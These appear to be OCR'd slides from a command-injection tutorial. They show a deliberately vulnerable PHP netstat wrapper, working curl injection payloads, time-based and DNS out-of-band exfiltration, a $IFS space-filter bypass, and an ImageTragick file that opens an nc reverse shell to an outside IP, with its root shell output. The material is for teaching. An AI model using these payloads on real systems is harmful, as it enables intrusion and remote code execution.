
Command injection

wtf cmd inj?


Command injection - type of code injection, that follows to unauthorized command execution on remote server through vulnerable web application.

why does it happen?



This is netstat implementation in php

why does it happen?



This is netstat implementation in php

… easier to call it this way, right?

```php
<?php

    system("/usr/sbin/netstat");

?>
```

why does it happen?

Unfiltered user input in system() - bad idea

```php
<?php

    $argv = $_GET['arg'];
    system("/usr/sbin/netstat $argv");

?>
```

why does it happen?

Unfiltered user input in system() - bad idea

```php
<?php

    $argv = $_GET['arg'];
    system("/usr/sbin/netstat $argv");
    //      /usr/sbin/netstat -h;ls
?>
```

```
fbkcs:~ cyber$ curl "http://127.0.0.1:8084/pew.php?arg=-h;ls"
Dockerfile
adminer.php
config.php
docker-compose.yml
index.php
install.php
```

how to inject?

Function	User input
sequential execution	; evil
pipe	| evil
cmd substitution	`evil`
cmd substitution	$(evil)
AND	&& evil
OR	|| evil
Output redirection	> somefile
Input redirection	< somefile

blind cmd injection

Time-based detection using sleep command:

```php
<?php

    $argv = $_GET['arg'];
    $a=@shell_exec("/usr/sbin/netstat $argv");

?>
```

```
fbkcs:~ cyber$ time curl "http://127.0.0.1:8084/pew.php?arg=-h;sleep%203"


real    0m3.042s
user    0m0.006s
sys     0m0.010s
fbkcs:~ cyber$
```

semi-blind cmd injection

GET to your server or use OOB to exfiltrate data:

Description | DNS query

The Collaborator server received a DNS lookup of type A for the domain name
cyber.1.fp8mkv3wuiwdcndjz2lmjaitjkpadz.burpcollaborator.net.

2. bash

```
fbkcs:~ cyber$ curl "http://127.0.0.1:8084/pew.php?arg=-h;nslookup%20\`whoami\`.1.fp8mkv3wuiwdcndjz2
lmjaitjkpadz.burpcollaborator.net"
```

Filters bypass

Sometimes application can filter space or tab symbols

In the case we need to put another delimiter to send a command we want

Filters bypass

And here we go with IFS9 that transforms our payload to

catIFS9/etc/

```
fbkcs:~ cyber$ curl "http://127.0.0.1:8084/pew.php?arg=-h;echo\$IFS\$9123456"
123456

fbkcs:~ cyber$
```

wtf is $IFS?


$IFS is a UNIX environment variable that keeps current system delimiter

But OS has to be able to find that variable in payload

`curl$IFSlocalhost` **- bad, cause OS will think that $IFSlocalhost is variable**

`curl$IFS$9localhost` **- good, cause $9 usually contains empty string**

Real life example




```
root@ip-172-31-24-240:/home/ubuntu# cat ex.mvg
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"&& mknod /tmp/backpipe p && /bin/sh 0</tmp/backp
ipe | nc 52.39.181.99 443 1>/tmp/backpipe")'
pop graphic-context
root@ip-172-31-24-240:/home/ubuntu# convert ex.mvg ex.jpg
```

scratch — root@ip-172-31-24-240: /home/ubuntu — ssh — 91×22

```
ubuntu@ip-172-31-24-240:~$ sudo nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [52.39.181.99] port 443 [tcp/https] accepted (family 2, sport 60359)
whoami
root
python -c "import pty;pty.spawn('/bin/bash');"
root@ip-172-31-24-240:/home/ubuntu#
```

Let’s practice!